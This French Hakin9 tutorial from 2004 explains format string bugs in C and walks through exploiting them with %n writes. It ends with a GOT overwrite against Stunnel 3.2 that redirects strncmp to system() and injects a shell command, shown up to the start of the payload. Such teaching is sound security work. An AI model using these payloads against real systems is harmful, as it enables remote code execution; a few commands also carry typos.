hakin9

Vulnérabilités de type format string

Piotr Sobolewski, Tomasz Nidecki

Article publié dans le numéro 5/2004 du magazine *Hakin9*
Tous droits reservés. La copie et la diffusion de l'article sont admises
à condition de garder sa forme et son contenu actuels.
Magazine *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

Vulnérabilités de type format string

Piotr Sobolewski, Tomasz Nidecki

Au cours du deuxième semestre 2000, les milieux liés à la sécurité des systèmes informatiques furent bouleversés. Une nouvelle classe de vulnérabilités étaient identifiées et beaucoup de programmes comme wu-ftpd, Apache et PHP3 ou screen étaient touchés par ces failles très graves. Ce failles étaient dues aux chaînes de format (en anglais format string).

Les chaînes de format en C sont des chaînes de caractères contenant des spécificateurs reconnus par la fonction `printf()` et ses dérivées (p. ex. `sprintf()`, `fprintf()`). Elles permettent de déterminer le format d'affichage des arguments passés à la fonction. Si le programme permet à l'utilisateur de transmettre sa propre chaîne de caractères, et ensuite, de l'utiliser comme chaîne de format, l'intrus peut préparer la chaîne de façon à ce que le programme exécute le code de ce dernier.

Fonctionnement des chaînes de format

Pour comprendre comment fonctionnent les chaînes de format et la manière dont nous pouvons les utiliser pour prendre le contrôle d'un programme, consultons le Listing 1. Il présente le programme qui utilise la chaîne de format pour écrire un texte court :

```
$ ./listing_1
Nom de la société : Ogrodpol
```

Mais que se passe-t-il si la fonction `printf()` reçoit une chaîne de format et qu'elle ne reçoit pas d'arguments ? Essayons de lancer le programme du Listing 2 :

```
$ ./listing_2
Nom de la société : Da
```

Analysons le mécanisme du fonctionnement des chaînes de format pour savoir où notre programme a pris la chaîne *Da* affichée.

La Figure 1 présente le fonctionnement de la pile pendant l'exécution du programme du Listing 1 (après l'appel de la fonction `printf()`). Juste avant l'appel de la fonction certains arguments sont déposés sur la pile : le pointeur vers la chaîne `a` et le pointeur vers la chaîne de format. Ensuite, la fonction `printf()` prend de la pile le pointeur qui va vers la chaîne de format

Cet article explique ...

- comment se servir des chaînes de format pour prendre le contrôle d'un programme vulnérable,
- comment éviter les erreurs permettant d'exploiter les chaînes de format dans vos propres programmes.

Ce qu'il faut savoir ...

- avoir des notions de base de programmation en C.

Tableau 1. *Spécificateurs les plus importants dans les chaînes de format*

spécificateur de format	résultat	transmis comme
`%d`	nombre entier	valeur
`%u`	nombre naturel	valeur
`%x`	nombre natural, hexa-décimal	valeur
`%s`	chaîne de caractères	référence
`%n`	nombre de caractères écrits jusqu'à présent	référence



Figure 1. *Que se passe-t-il sur la pile lors de l'exécution du programme du Listing 1*



Figure 2. *Que se passe-t-il sur la pile pendant l'exécution du programme du Listing 2*

et écrit cette chaîne. Quand elle rencontre le spécificateur `%s`, elle prend de la pile l'argument qui est le pointeur de la variable `a`. Et pour finir elle écrit ce qui est désigné par le pointeur sous forme d'un texte (`%s` – chaîne de caractères, cf. le Tableau 1).

Listing 3. *Simple programme permettant d'exploiter les propriétés des chaînes de format à nos propres fins*

```
int main(int argc, char **argv) {
  char f[256];
  strcpy(f, argv[1]);
  printf(f);
}
```

La Figure 2 présente le fonctionnement de la pile pendant l'exécution de `printf()` dans le programme du Listing 2. Quand `printf()` rencontre le spécificateur `%s`, elle essaie de charger de la pile le pointeur de la chaîne de caractères. Puisque nous ne lui avons pas passé d'argument, la fonction ne trouve pas de pointeur. Elle prend alors quatre octets

Listing 1. *Simple programme utilisant la chaîne de format*

```
int main() {
  char *a = "Ogrodpol";
  printf("Nom de la société : ↵
    %s\n", a);
}
```

Listing 2. *Programme du Listing 1 sans argument*

```
int main() {
  printf("Nom de la société : ↵
    %s\n");
}
```

consécutifs et les considère comme pointeur de la chaîne de caractères, puis elle écrit la chaîne prétendue.

Comment exploiter les propriétés des chaînes de format

L'intrus a le champ libre lorsque le programmeur a permis de transmettre la chaîne de caractères de façon à ce que celle-ci soit utilisée comme chaîne de format. Consultons le programme du Listing 3. À première vue, le programme ne contient aucune erreur – l'utilisateur passe comme argument du programme le texte qui est écrit. Pourtant si la chaîne donnée par l'utilisateur contient les caractères de format, les effets peuvent être tout à fait différents de ceux attendus par le programmeur.

Comme nous l'avions vu après l'analyse du programme du Listing 2, pendant l'utilisation des chaînes de format il est possible de lire la valeur de la pile. Utilisons la chaîne `%x` qui permet de considérer un argument comme une adresse de quatre octets et de l'écrire en notation hexadécimale :

Listing 4. *Usage correct du spécificateur %n*

```
int main() {
  int a;
  printf("un deux trois %n\n", &a);
  printf("%d caractères ont été écrits\n", a);
}
```

Listing 5. *Programme qui sera attaqué*

```
int main(int argc, char **argv) {
  int x;
  char f[2560];
  strcpy(f, argv[1]);
  printf(f);
  printf("\nvariable x se ↵
    trouve à l'adresse ↵
    %x, son contenu est ↵
    0x%x\n", &x, x);
}
```

```
$ ./listing_3 '%x-%x-%x'
bffffc4f-0-0
```

Il s'avère qu'à l'aide d'un certain spécificateur, nous pouvons aussi écrire dans une région quelconque de la mémoire. Le spécificateur qui en est responsable est `%n`. À la suite de l'utilisation de ce dernier, dans la variable dont l'adresse a été passée comme argument, le nombre de caractères déjà écrits est enregistré. L'usage correct de ce spécificateur est présenté dans le programme du Listing 4 :

```
$ ./listing_4
un deux trois
14 caractères ont été écrits
```

La première fonction `printf()` écrit *un deux trois*, et ensuite enregistre dans la variable `a` le nombre de caractères écrits (c'est-à-dire quatorze). La deuxième `printf()` écrit le contenu de la variable `a`.

Pourtant, si dans la première fonction `printf()` nous ne passions pas l'argument (adresse de la variable `a`), les premiers quatre octets seraient pris de la pile et considérés comme adresse. Et c'est à cette adresse que le nombre de caractères écrit sera enregistré. Essayons de passer au programme du Listing 3 la chaîne contenant `%n` :

```
$ ./listing_3 '%n %n %n %n'
Segmentation fault
```

Le programme a tenté d'enregistrer sous des adresses aléatoires les valeurs déterminant le nombre de caractères écrits. Cela a produit une erreur de segmentation.

Possibilités plus larges

L'enregistrement des nombres aléatoires sous des adresses aléatoires ne permet pas de faire preuve de nos talents car au résultat nous ne pourrons seulement terminer le programme avec des erreurs. Pour obtenir plus, nous devons savoir *le contenu* et *le lieu* où nous écrivons.

Pour le savoir, essayons d'attaquer une version un peu modifiée du programme du Listing 3, celle-ci est présentée dans le Listing 5. Cette modification consiste à ajouter la variable `z`. Notre but est de remplacer cette variable par une valeur souhaitée par le biais de la chaîne de format. Admettons que dans la variable `x`, où nous avons stocké le nombre 287454020, soit en notation hexadécimale 0x11223344.

Maintenant, essayons de prendre le contrôle sur le contenu et le lieu où nous écrivons. Il est facile de constater que la chaîne `xxx%n` enregistre sous une adresse quelconque le nombre *trois* (avant `%n` il y a trois caractères), et par exemple la chaîne `xxxxxx%n` – le nombre *six*. Nous savons donc maintenant comment contrôler ce que nous écrivons, par contre il est plus difficile de prendre le contrôle du lieu où nous écrivons.

Remarquez que l'adresse sous laquelle la valeur est enregistrée est prise de la pile. En comparant les Figures 1 et 2, nous pouvons constater que dans le lieu où `printf()` attend des adresses successives (alors au-dessus de la chaîne de format), il y a des variables locales de la fonction qui appelle `printf()`. Dans notre cas nous utilisons les variables locales de la fonction `main()`. Si, dans l'une des ces variables nous mettons l'adresse à laquelle nous voulons écrire, elle sera considérée par `printf()` comme adresse à laquelle la valeur doit être enregistrée.

Pour vérifier si `printf()` considère le contenu de la variable `f` comme argument, essayons d'y mettre (tout au début du tableau) la chaîne `AAAA`, et ensuite, l'écrire à l'aide du spécificateur `%x`. Pour cela, tapons la commande :

```
$ ./listing_5 'AAAA-%x-%x-%x-%x-%x'
AAAA-bffffc44-0-0-41414141-2d78252d
variable x se trouve à l'adresse
bffffaac, son contenu est 0x40156238
```

Après avoir rencontré le spécificateur `%x`, la fonction `printf()` a récupéré de la pile un mot de quatre octets (en attendant ici un argument) et l'a écrit en notation hexadécimale : `bffffc44`. Le deuxième spécificateur a permis d'écrire le second mot de quatre octets pris de la pile, et ainsi de suite. Remarquez que le quatrième spécificateur `%x` a écrit le nombre 0x41414141, et que ce n'est rien d'autre que la chaîne `AAAA` en notation hexadécimale.

Cela signifie que quatre premiers octets de la tableau `f[]` sont stockés sur la pile dans un endroit de telle manière à ce que `printf()` le traite comme quatrième pseudoargument. Alors, si au lieu du quatrième spécificateur `%x`, nous utilisons `%n`, ce pseudoargument sera considéré comme adresse à laquelle nous voulons écrire. En résultat, à la suite de l'exécution de la commande nous aurons :

```
$ ./listing_5 'AAAA-%x-%x-%x-%n-%x'
```

un nombre enregistré à l'adresse 0x41414141.

Mais nous ne voulons pas écrire à l'adresse 0x41414141, mais à celle à laquelle est stockée la valeur de la variable `x`. C'est l'adresse `0xbffffaac`. Il n'était pas difficile de mettre dans le tableau `f[]` l'octet 0x41 – c'est la lettre *A* qui, en code ASCII, correspond à ce nombre. Pour y mettre le nombre 0xbf, auquel aucune lettre ordinaire ne correspond, nous devons nous aider d'une petite astuce.

Pour ce faire, nous allons nous baser sur deux actions, premièrement à l'aide de la commande *echo*, nous pouvons entrer un octet quelconque. Il suffit donc d'utiliser le commutateur `-e` et de saisir, en hexadécimal, le code approprié :

```
$ echo -e "\x41\x42\x43\x44"
ABCD
```

Bases

Deuxièmement, si au sein d'une commande nous mettons une expression quelconque entre apostrophe inverse (``), celle-ci sera exécutée et le résultat sera transféré à la commande. Exemple : la commande `cat `which ls`` est équivalente à `cat /bin/ls`.

En associant ces deux faits, nous pouvons taper la commande :

```
$ ./listing_5 \
  `echo -e '\x41\x41\x41\x41'`\
  '-%x-%x-%x-%x-%x'
```

et elle sera équivalente à la commande :

```
$ ./listing_5 'AAAA-%x-%x-%x-%x-%x'
```

Donc afin que le quatrième pseudoargument soit le nombre 0x11223344 nous pouvons taper la commande :

```
$ ./listing_5 \
  `echo -e '\x11\x22\x33\x44'`\
  '-%x-%x-%x-%x-%x'
```

En résultat, nous obtenons :

```
"3D-bffffc44-0-0-44332211-2d78252d
variable x se trouve à l'adresse
bffffaac, son contenu est 0x40156238
```

Comme vous pouvez le constater, le quatrième pseudoargument est la valeur saisie dans la ligne de commande. Mais les octets s'affichent en ordre inverse, ce qui est dû à l'architecture *little endian*.

À présent, si nous souhaitons écrire une valeur à l'endroit où est stockée la valeur `x` (c'est-à-dire à l'adresse `bffffaac`), nous devons saisir cette adresse dans la ligne de commande à la place de 0x11223344 :

```
$ ./listing_5 `echo -e \
  '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%x-%x'
Źú˙ż-bffffc44-0-0-bffffaac-2d78252d
variable x se trouve à l'adresse
bffffaac, son contenu est 0x40156238
```

`0xbffffaac` se trouve dans le quatrième pseudoargument – à l'adresse de la variable `x`. Maintenant il va nous suffir d'utiliser au lieu du quatrième spécificateur `%x` plutôt `%n` et le contenu de la variable `x` sera modifié :

```
./listing_5 `echo -e \
  '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%n-%x'
Źú˙ż-bffffc44-0-0--2d78252d
variable x se trouve à l'adresse
bffffaac, son contenu est 0x12
```

Nous avons donc réussi à remplacer la variable `x` pas avec la valeur 0x11223344, mais avec la valeur 0x12 (18 en hexadécimal) – c'est le nombre de caractères écrit jusqu'au moment où la fonction `printf()` atteigne le spécificateur `%n`. Il suffit donc d'ajouter avant le spécificateur `%n` quelques caractères arbitraires (par exemple, lettres `c`), et la variable `x` recevra un nombre plus grand.

Comptons combien de lettres `c` il faut ajouter. À ce moment, la variable `x` reçoit le nombre 18 et nous souhaitons qu'elle reçoive la valeur 287454020, soit en hexadécimal 0x11223344. Il faut donc ajouter 287454020–18=287454002 lettres `c`, ce qui vaut à peu près trois cents millions. Ca ne sera pas facile dans ce sens où le tableau `f[]` comporte seulement 2560 d'octets.

En raccourci

Avant d'apprendre comment utiliser le spécificateur `%n` pour la saisie de grands nombres, analysons encore une caractéristique très utile de la fonction `printf()`. Jusqu'alors, pour pouvoir utiliser le quatrième pseudoargument, la fonction `printf()` devait utiliser les trois précédents. Ainsi, si l'on voulait que le spécificateur `%n` écrive à l'adresse située dans le quatrième pseudoargument, il fallait au préalable mettre dans la chaîne de format trois spécificateurs `%x`.

Mais il est possible d'y parvenir de façon plus simple. La commande :

```
$ ./listing_5 `echo -e \
  '\x41\x41\x41\x41'`\
  '-%4$x'
```



Figure 3. *Astuce permettant de stocker de grands nombres à l'aide de nombres plus petits*

permet d'écrire le quatrième pseudoargument – c'est le spécificateur `%4$x` qui en est le déclencheur.

```
AAAA-41414141
variable x se trouve à l'adresse
bffff9ec, son contenu est 0x4015d550
```

De même, pour modifier la valeur de la variable `x`, nous pouvons imposer directement d'écrire à l'adresse déterminée par le quatrième pseudoargument :

```
./listing_5 `echo -e \
  '\xac\xfa\xff\xbf'`\
  '-%4$n'
Źú˙ż-
variable x se trouve à l'adresse
bffffaac, son contenu est 0x5
```

Attention : lors des tests, il se peut que si l'argument de la ligne de commande aie une autre longueur, la variable `x` serait alors stockée à une adresse différente. C'est la raison pour laquelle il faut chaque fois consulter attentivement l'adresse de la variable `x` passée par le programme, et si besoin est, changer la valeur affichée dans la ligne de commande.

Comment stocker de grands nombres

Réfléchissons maintenant quelle astuce nous pouvons utiliser pour, à l'aide de petits nombres, stocker dans la mémoire de grandes valeurs. La proposition d'une telle technique est présentée sur la Figure 3. Vous



Figure 4. *Modification de l'astuce de la Figure 3*

y voyez comment stocker dans la mémoire le nombre de quatre octets 0x99887766, sans enregistrer à la fois un nombre supérieur à 0xff.

Comme vous pouvez le voir, nous stockons en premier lieu à l'adresse appropriée le nombre 0x66. Ensuite, à l'adresse supérieure d'un 0x77, et pour finir aux adresses successives 0x88 et 0x99. En résultat, le nombre 0x99887766 a été stocké dans la mémoire. Effet secondaire – les trois octets avant 0x99887766 ont été remplacés par des octets nuls.

Pour nous simplifier la tâche, nous utiliserons un mécanisme qui permettra d'éviter d'écrire un très grand nombre de caractères. Les spécificateurs de format permettent d'ajuster les valeurs écrites jusqu'au nombre déterminé de caractères. Par exemple, dans le cas de `%24x`, la valeur hexadécimale ajustée à vingt quatre caractères sera écrite. À chaque contenu écrit, un certain nombre d'espaces sera ajouté afin que le nombre total de caractères écrit soit égal à 24.

Vérifions de quelle manière cette méthode fonctionne. Pour cela, mettez le nombre 200 dans la variable `x`. Come vous pouvez vous rappeler, la commande :

```
./listing_5 `echo -e \
  '\xac\xfa\xff\xbf'`\
  '-%4$n'
```

permet de stocker dans la variable `x` le nombre 5. Pour stocker dans `x` le nombre 200 (supérieur de 195), dans la chaîne de format, nous ajouterons le spécificateur `%195x` qui écrit 195 caractères :

```
./listing_5 `echo -e \
  '\xac\xfa\xff\xbf'`\
  '-%195x%4$n'
Źú˙ż-(...)bffffc49
variable x se trouve à l'adresse
bffffaac, son contenu est 0xc8
```

0xc8 c'est, en notation hexadécimale, 200.

Essayons d'unir les deux méthodes pour stocker dans la variable `x` le nombre 0x99887766. Pour ce faire, nous passons au programme vulnérable la chaîne composée respectivement :

- de l'adresse de quatre octets – l'adresse de la variable `x`,
- de l'adresse de quatre octets – l'adresse supérieure de 1 de l'adresse de la variable `x`,
- de l'adresse de quatre octets – l'adresse supérieure de 2 de l'adresse de la variable `x`,
- de l'adresse de quatre octets – l'adresse supérieure de 3 de l'adresse de la variable `x`,
- du spécificateur `%<nombre_quelconque>x` – qui écrit autant de caractères que souhaité afin d'arriver au total de 0x66 caractères,
- du spécificateur `%4$n` – qui stocke le nombre de caractères écrits (c'est-à-dire 0x66) à l'adresse prise à partir du quatrième pseudoargument (alors dans le premier octet de la variable `x`),
- du spécificateur `%<nombre_quelconque>x` – qui écrit autant de caractères pour donner au total, y compris les caractères écrits auparavant, un nombre de 0x77 caractères,
- du spécificateur `%5$n` – qui stocke le nombre de caractères écrits (c'est-à-dire 0x77) à l'adresse prise à partir du cinquième pseudoargument (soit dans le deuxième octet de la variable `x`),
- du spécificateur `%<nombre_quelconque>x` – qui écrit autant de caractères pour donner au total, y compris les caractères écrits auparavant, 0x88 caractères,
- du spécificateur `%6$n` – qui stocke le nombre de caractères écrits (c'est-à-dire 0x88) à l'adresse prise à partir du sixième pseudoargument (alors dans le troisième octet de la variable `x`),
- du spécificateur `%<nombre_quelconque>x` – qui écrit autant de caractères pour donner au total, y compris les caractères écrits auparavant, un nombre de 0x99 caractères,
- du spécificateur `%7$n` – qui stocke le nombre de caractères écrits (c'est-à-dire 0x99) à l'adresse prise à partir du septième pseudoargument (alors dans le quatrième octet de la variable `x`).

Comptons combien de caractères il faut écrire. Les quatre adresses placées au début de la chaîne de format occupent au total seize octets, donc le premier spécificateur `%<nombre_quelconque>x` doit écrire 0x66–16=86 caractères. Le deuxième spécificateur `%<nombre_quelconque>x` doit écrire 0x77–0x66=17 caractères, et le troisième – 0x88–0x77=17 caractères, et quatrième – 0x99–0x88=17.

Stunnel

Le programme *Stunnel* sert à sécuriser une connexion TCP en créant un tunnel. Cela signifie qu'il est possible d'établir une connexion chiffrée entre deux machines dans la situation où les programmes et les protocoles qui se connectent ne permettent pas d'utiliser le chiffrage.

Stunnel peut être utilisé pour établir une connexion chiffrée avec un serveur SMTP, même si notre client de messagerie ne permet pas d'utiliser le protocole SSL. Au lieu de nous connecter au serveur SMTP, nous nous connecterons à *Stunnel* fonctionnant sur la machine locale et donc sur un port local. *Stunnel* établira alors une connexion chiffrée avec le serveur SMTP et servira d'intermédiaire dans la connexion.

Listing 6. *Erreur dans la fonction smtp_client() dans le programme Stunnel*

```
do { /* Copy multiline greeting */
    if(fdscanf(remote, "%[^\n]", ←
        line)<0)
         return -1;
    if(fdprintf(local_wr, line)<0)
         return -1;
} while(strncmp(line,"220-
",4)==0);
```

Finalement, la chaîne que nous allons utiliser se présentera comme suit :

```
\xac\xfa\xff\xbf\xad\xfa\xff\xbf ←
\xae\xfa\xff\xbf\xaf\xfa\xff\xbf ←
%86x%4$n%17x%5$n ←
%17x%6$n%17x%7$n
```

Par contre, la commande qui l'écrira sera la suivante :

```
$ ./listing_5 `echo -e \
  '\xac\xfa\xff\xbf' ←
  '\xad\xfa\xff\xbf' ←
  '\xae\xfa\xff\xbf' ←
  '\xaf\xfa\xff\xbf'`'%86x%4$n ←
  %17x%5$n%17x%6$n%17x%7$n'
```

Mais elle ne donne pas le résultat attendu :

```
Źú˙żú˙ż®ú˙żŻú˙ż(...)bffffc27 ←
  (...)0(...)0(...)bffffaac
variable x se trouve à l'adresse
bffffa7c, son contenu est 0x40156238
```

Puisque l'argument de la ligne de commande a été plus long, l'adresse de la variable `x` a changé, il est nécesaire donc de modifier quatre adresses au début de notre chaîne :

```
$ ./listing_5 \
  `echo -e '\x7c\xfa\xff\xbf' ←
  '\x7d\xfa\xff\xbf' ←
  '\x7e\xfa\xff\xbf' ←
  '\x7f\xfa\xff\xbf'`'%86x%4$n ←
  %17x%5$n%17x%6$n%17x%7$n'
(???)ú˙żú˙żz˙ż(...)bffffc27 ←
(...)0(...)0(...)bffffa8c
variable x se trouve à l'adresse
bffffa8c, son contenu est 0x99887766
```

À l'origine nous souhaitions avoir dans la variable `x` le nombre 0x11223344 et non 0x99887766. Étant donné que le nombre 0x33 est inférieur à 0x44, il est impossible d'écrire d'abord 0x44 caractères et ensuite en ajouter quelques-uns pour obtenir au total 0x33 caractères. Heureusement, nous pouvons utiliser au lieu du nombre 0x33 p. ex. 0x133, à la place de 0x22 – 0x222 et à la place de de 0x11 – 0x311. L'effet sera le même – cf. la Figure 4. Tenant compte du fait que pendant le changement du contenu de la chaîne de format, l'adresse de la variable `x` a aussi changé, la commande prendra la forme suivante :

```
$ ./listing_5 `echo -e \
  '\x6c\xfa\xff\xbf' ←
  '\x6d\xfa\xff\xbf' ←
  '\x6e\xfa\xff\xbf' ←
  '\x6f\xfa\xff\xbf'`\
  '%35x4$n%239x ←
  %5$n%273x%6$n ←
  %222x%7$n'
lú˙żmú˙żnú˙żoú˙ż(...)bffffc10 ←
  (...)0(...)0(...)bffffa6c
variable x se trouve à l'adresse
bffffa6c, son contenu est 0x11223344
```

Exemple concret

Il est temps de mettre en pratique tout ce que nous avons appris et de prendre le contrôle d'une vraie application. Notre objectif sera le programme *Stunnel* version 3.2 (cf. l'Encadré *Stunnel*). Une erreur relative aux chaînes de format y était détectée. Cette erreur se produisait quand *Stunnel* fonctionnait en tant que client SMTP.

La fonction `smtp_client()` définie dans le fichier *protocol.c* (les sources complètes de cette version de *Stunnel* sont disponibles sur notre CD) contient le fragment présenté dans le Listing 6.

Comme vous pouvez le constater, dans le tableau `line`, la chaîne prise à partir du fichier ayant comme descripteur `remote` est chargée puis le contenu du tableau `line` est inscrit à l'aide de la fonction `fdprintf()` – dans le fichier avec le descripteur `local_wr` affecté. Si dans la variable `line` nous mettons les chaînes de format, celles-ci seront interprétés par `fdprintf()`.

Comment exploiter la vulnérabilité

Si nous analysons plus attentivement les sources de *Stunnel*, nous pouvons constater que la fonction `smtp_client()` sera exécutée quand *Stunnel* sera utilisé pour établir une connexion chiffrée avec le serveur SMTP, c'est-à-dire lancé avec les options :

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```

Alors, si le serveur SMTP envoie à *Stunnel* une chaîne contenant des spécificateurs de format, ils seront interprétés. Vérifions si c'est effectivement le cas. Au lieu du serveur SMTP, nous utiliserons *netcat*, lancé en écoute sur le port 2525 :

```
$ nc -l -p 2525
```

Ensuite, sur le second terminal, nous allons lancer *Stunnel* au moyen duquel nous établirons la connexion avec *netcat* :

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```

Si maintenant dans le premier terminal (celui sur lequel fonctionne *netcat*), nous tapons la chaîne de format :

```
AAAA.%x.%x.%x.%x
```

Stunnel écrira :

```
AAAA.bffff4e0.402f4550.0
```

Donc si la victime se connecte à l'aide de la version vulnérable du programme *Stunnel* avec notre ordinateur sur lequel fonctionne *netcat* simulant un serveur SMTP, nous pouvons envoyer une chaîne de format préparée. Comme nous l'avions déjà prouvé, nous sommes capables de stocker dans la mémoire de l'ordinateur de la victime une valeur quelconque à une adresse quelconque. Mais il faut encore savoir

comment profiter de cette possibilité – quel espace dans la mémoire remplacer et par quelle valeur.

Pour prendre le contrôle de l'ordinateur de la victime, nous devons forcer le programme à exécuter du code fourni. Puisque nous avons la possibilité d'écrire dans un lieu quelconque de la mémoire, nous pouvons forcer le programme à appeler une autre fonction que celle prévue par son auteur. Nous essayerons donc de le forcer à appeler la fonction `system()` avec nos paramètres. Cela permettra de lancer le code fourni sous forme de paramètres.

User Global Offset Table

Pour forcer le programme à exécuter le programme `system()`, nous exploiterons une certaine propriété des bibliothèques liées dynamiquement (*Dynamically Linked Library* – DLL). Elles sont utilisées par presque toutes les applications. Alors, au moment où le programme est compilé, on ne sait pas encore à quelle adresse dans la mémoire seront stockées les fonctions des bibliothèques chargées plus tard. C'est la raison pour laquelle, à l'endroit où le programme utilisera une fonction provenant de la bibliothèque DLL (ceci lors de la compilation) une référence à une structure spéciale appelée GOT (en anglais *Global Offset Table*) va être construite.

Cette structure se trouve dans l'espace adressable du processus (dans la mémoire) et contient les adresses des fonctions spécifiques déterminées pendant le chargement de la bibliothèque DLL. Donc lorsque le programme veut utiliser, par exemple la fonction `strncmp()` (cf. la Figure 5), il fait un saut au tableau GOT. Et c'est à partir de ce tableau que sera effectué un saut à l'espace dans la mémoire où la fonction `strncmp()` a été chargée de la bibliothèque appropriée (ici *libc*).

Voyons ce qui se passe avec le programme *Stnunel* (cf. le Listing 6), si nous modifions le tableau GOT de façon à ce que la notation relative à la fonction `strncmp()` pointe à la fonction `system()`. En pratique, au lieu de `strncmp(line, ...)` (la dernière ligne du Listing 6), c'est la commande `system(line, ...)` qui sera exécutée. Étant donné que le contenu de la variable `line` dépend seulement de nous (c'est -à-dire du texte que nous envoyons par le biais de *netcat*), nous pouvons y mettre une fonction quelconque qui sera ensuite exécutée par le shell. La chaîne envoyée à l'aide de *netcat* à *Stunnel* doit donc comprendre deux éléments :

- la commande qui sera exécutée par le shell, terminée par le signe de commentaire,
- la chaîne de format qui permettra de remplacer l'espace voulu dans la mémoire (dans la structure GOT) par la valeur déterminée (l'adresse de la fonction), de façon à ce qu'au lieu de `strncmp()`, c'est la fonction `system()` qui soit appelée.

Pour préparer la chaîne appropriée, il faut déterminer certains faits :

- dans quelle région de la mémoire (dans l'espace adressable du processus *stunnel*) se trouve l'entrée dans la GOT correspondant à la fonction `strncmp()`,
- dans quelle région de la mémoire (dans l'espace adressable du processus *stunnel*) la bibliothèque *libc* est chargée,
- dans quelle région de la bibliothèque *libc* se trouve la fonction `system()`.

Pour savoir dans quelle région de la mémoire se trouve l'entrée dans la GOT correspondant à la fonction `strncmp()`, nous utiliserons l'outil *objdump* qui permet d'afficher les informations concernant les fichiers de résultats (c'est-à-dire ceux qui sont les résultats de la compilation). L'option `-R` (`--dynamic-reloc`) du programme *objdump* permet d'afficher toutes les enregistrements relocalisés dynamiquement dans un fichier donné – y compris les bibliothèques communes. Tapons la commande :

```
$ objdump -R stunnel
```



Figure 5. *Schéma du saut à strncmp() à travers la GOT*

Dans la liste affichée par *objdump*, nous retrouvons l'enregistrement concernant la fonction `strncmp()`.

```
$ objdump -R stunnel | grep strncmp
08053490 R_386_JUMP_SLOT    strncmp
```

L'adresse trouvée – 0x08053490 – est la région de la mémoire que nous souhaitons modifier.

Pour vérifier dans quelle région de la mémoire est chargée la bibliothèque *libc*, consultons le contenu du fichier */proc/<PID du processus stunnel>/maps*. Ce fichier contient la liste des adresses de la mémoire actuellement allouées pour le processus donné et les droits d'accès à celles-ci (`man proc`). Lançons *Stunnel* et vérifions son PID :

```
$ nc -l -p 2525
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
$ ps | grep stunnel
2105 pts/1 00:00:00 stunnel
```

Dans le fichier */proc/2105/maps*, nous retrouvons deux enregistrements relatives à la bibliothèque *libc* :

```
40173000-402a6000 r-xp
  00000000 07:00 81837
  /mnt/aurox/lib/tls/libc-2.3.2.so
402a6000-402aa000 rw-p
  00132000 07:00 81837
  /mnt/aurox/lib/tls/libc-2.3.2.so
```

Ce qui nous intéresse c'est de trouver l'enregistrement avec l'attribut

exécutable (x). Mémorisons alors l'adresse : 0x40173000.

Maintenant, nous devons trouver le lieu où dans la bibliothèque *libc* se trouve la fonction `system()`. Pour se faire nous nous servirons de l'outil *nm* qui affiche la liste des symboles dans le fichier de résultat – dans notre cas, cela se trouve dans le fichier de la bibliothèque *libc*. Utilisons l'option `-D` (`--dynamic`) qui affichera les symboles dynamiques :

```
$ nm -D /lib/libc-2.3.2.so \
  | grep system
(...)
0003d4d0 W system
```

Puisque la bibliothèque *libc* est chargée à l'adresse 0x40173000 – et qu'à l'intérieur de celle-ci, la fonction `system()` commence par offset 0x0003d4d0 – cela veut dire que l'adresse où, dans l'espace adressable du processus *stunnel,* se trouve la fonction `system()` est égale à 0x40 173000+0x0003d4d0=0x401b04d0. Cette valeur doit donc être stockée à l'adresse 0x08053490.

Création de la chaîne

Nous avons donc toutes les informations nécessaires pour créer la chaîne. Elle prendra la forme suivante :

- la commande à exécuter, terminée par le signe de commentaire (pour que la suite de la chaîne ne soit pas exécutée), par exemple `touch xxxx #`,
- l'adresse 0x08053490,
